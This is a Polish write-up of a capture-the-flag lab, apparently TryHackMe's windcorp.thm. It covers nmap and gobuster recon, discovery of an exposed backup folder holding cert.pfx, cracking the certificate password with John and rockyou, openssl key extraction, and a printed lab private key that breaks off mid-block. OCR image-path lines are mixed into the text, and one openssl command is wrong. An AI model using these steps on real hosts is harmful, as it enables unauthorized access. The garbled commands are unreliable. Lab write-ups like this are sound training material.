|     capabilities:
|
|     stream_id: 9f0ziof0q3
|     unknown:
|
|     auth_mechanisms:
|
|     xmpp:
|       version: 1.0
|     compression_methods:
|
|_    features:
7777/tcp open  socks5              (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
9090/tcp open  zeus-admin?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 25 Nov 2022 23:31:20 GMT
|     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 115
|     <html>
|     <head><title></title>
|     <meta http-equiv="refresh" content="0;URL=index.jsp">
|     </head>
|     <body>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Fri, 25 Nov 2022 23:31:26 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   JavaRMI, drda, ibm-db2-das, informix:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   SqueezeCenter_CLI:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   WMSRequest:
|     HTTP/1.1 400 Illegal character CNTL=0x1
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x1</pre>
```




```
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x1</pre>
9091/tcp open  ssl/xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 25 Nov 2022 23:31:37 GMT
|     Last-Modified: Fri, 31 Jan 2020 17:54:10 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 115
|     <html>
|     <head><title></title>
|     <meta http-equiv="refresh" content="0;URL=index.jsp">
|     </head>
|     <body>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Fri, 25 Nov 2022 23:31:37 GMT
|     Allow: GET,HEAD,POST,OPTIONS
|   Help:
|     HTTP/1.1 400 No URI
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 49
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: No URI</pre>
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 400 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Unknown Version</pre>
|   SSLSessionReq:
|     HTTP/1.1 400 Illegal character CNTL=0x16
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 70
|     Connection: close
|_    <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
| Not valid before: 2020-05-01T08:39:00
|_Not valid after:  2025-04-30T08:39:00
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_sslv2-drown:
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
            NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
```

Opis skanowania

Skanowanie nmapem "nmap –sS -sC -sV –script=deafult,vuln –T 5 –p- 10.10.120.91". Wynik pokazał wiele otwartych portów. Na porcie 9091"Diffie-hellman key exchange insufficient group strength". Znalezione domeny które można zapisać do "/etc/hosts" by zalogować się na stronę korporacji.


Rekonesans

Skanowanie gobuster



```
 gobuster dir -u https://fire.windcorp.thm -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -x php,html,txt -k

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://fire.windcorp.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2022/10/28 23:41:10 Starting gobuster
===============================================================
/index.html (Status: 200)
/img (Status: 301)
/css (Status: 301)
/Index.html (Status: 200)
/vendor (Status: 301)
/IMG (Status: 301)
/INDEX.html (Status: 200)
/CSS (Status: 301)
/Img (Status: 301)
/powershell (Status: 302)
===============================================================
2022/10/28 23:47:20 Finished
===============================================================
Znaleziono logowanie powershell
```

https://fire.windcorp.thm/powershell



Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:

Password:

Connection type: Computer Name


Computer name:

Optional connection settings

Sign In


© 2016 Microsoft Corporation. All rights reserved.

Skanowanie selfservice.dev.windcorp.thm



```
root@ip-10-10-177-251:~# gobuster dir -u https://selfservice.dev.windcorp.thm/  -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://selfservice.dev.windcorp.thm/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2022/11/26 00:01:02 Starting gobuster
===============================================================
/index.html (Status: 200)
/Index.html (Status: 200)
/backup (Status: 301)
/Backup (Status: 301)
/INDEX.html (Status: 200)
```

Znaleziono "/backup" a w nim cert.pfx i web.config.



selfservice.dev.windcorp.thm - /backup/

[To Parent Directory]


```
 5/28/2020  7:41 PM        2827 cert.pfx
 5/28/2020  7:45 PM         168 web.config
```

Cert.pfx jest to certyfikat ssl. Można go odkodować za pomocą Johna. Należy przekonwertować go: "python3 pfx2john cert.pfx > hash   na hash. Hash udało złamać się za pomocą:
john hash --wordlist=rockyou.txt = ganteng:::::cert.pfx

Hasło posłuży do wygenerowania haszy klucza i certyfikatu z pliku cert.pfx do key.pem oraz crt.pem.


openssl pkcs12 -in cert.pfx -out crt.pem -clcerts –nokeys

openssl pkcs12 -in cert.pfx -nocerts -out key.pem -clcerts -nokeys



```
root@ip-10-10-177-251:~# cat key.pem
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4b942170-a078-48b3-80cb-e73333376b73
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC/3TRp/R/qfzQX
QnpT2MyBzBCujOuReaLTZ6xbVcCwelae64xAMg3oC2JiYNygURfP8214sjtPo+6y
pDpJeosG6tOdHxUic8PdB5rqXE5c2O416qpkoeFRpeLBJqq0AH4bM+Q216/DeN4S
P31JP8bWrBj1dx6x96pHYniRD7xTnIoskM8HE5LHf5IeMoSustOTrqWuUSLhq2v4
/9xxcDlMGRkWRiGLdh0pMOdh4/Z8yuq86qnDzZ6eIcAYnY3wkls16nzqmzyCIhGJ
4FRRyUX9YKnhzfeniLWKhXEkhgmPp/S2MaHL0bEHuXr061S61wgbT8WHEvZ1Dzoy
accfR0TtAgMBAAECggEBAJNKtlpHwKC9VrgkiNSlsxpSFtxpws7DmoTBKkhT5MGW
qbkHC3yc8KAbXUQ5KCbLGoTCVGA8M9xH9Y+fFEAkm2aMEDinDAqO5OZiWENi6aXN
w9IQfQ8UV23e891kWdgmKKmphKG1o3Fk8NcBdqUtGPDk3aRT9nSZtVdn+Tcj5Wgp
iHiwGnWtjZV2C4VS5J/PBdWyXNHB3qsJUiGUnOYkrCQJgTOllau5mp9S7DNbz/IY
ziMBjv4VkHJyt8rSBRV1lzN4Ypo+tVeO6MOfwbse6kAqjOx0VJz3ktpG6VQfTFs1
UtkPvys9yQAb8EcTn2cDLnLzkodZq4jxFqgdm2SvvOECgYEA4N79nnYWsojfBtuO
k6MUuMI1afgyzp6erWtSo//PCy/uTiUL6KLUS0l4u0Qoq2GbSHPmqCQJEcvjieAb
IGsnr+D1mX5Z9Kq9Q4uk274QCNXNt0k7M7+//rQxNJVw8LLXsZVqBR2OEWczAm/D
d/14eApAVk9ChPXDmlkGcDOHP5MCgYEA2myCMwUfNxiMbiNtTeHLQnuKzjD50E8O
4B8A4Qi45mxUSUR6NJZUCgC0KksJjd/qEPIHSxmotvOv7tW/XXxTXJnfuya49VbS
1kteFaWXGZUMeEeP3qSENPnGZgXb+/LTsQByK0I0im4Qv0B3AKEGXaQzwcutgL+r
HRZAQ9OX8CgYApP/6aMONdAMqYwXHYF1RXyBhwRf1b9bD58vQH7YcXcEVwxE74
Wtsd6Zy5kCRzdrBQfM1D9tqk8lHZ0cR0vScZvb+leaEDAD0fv961GZrU69Touz
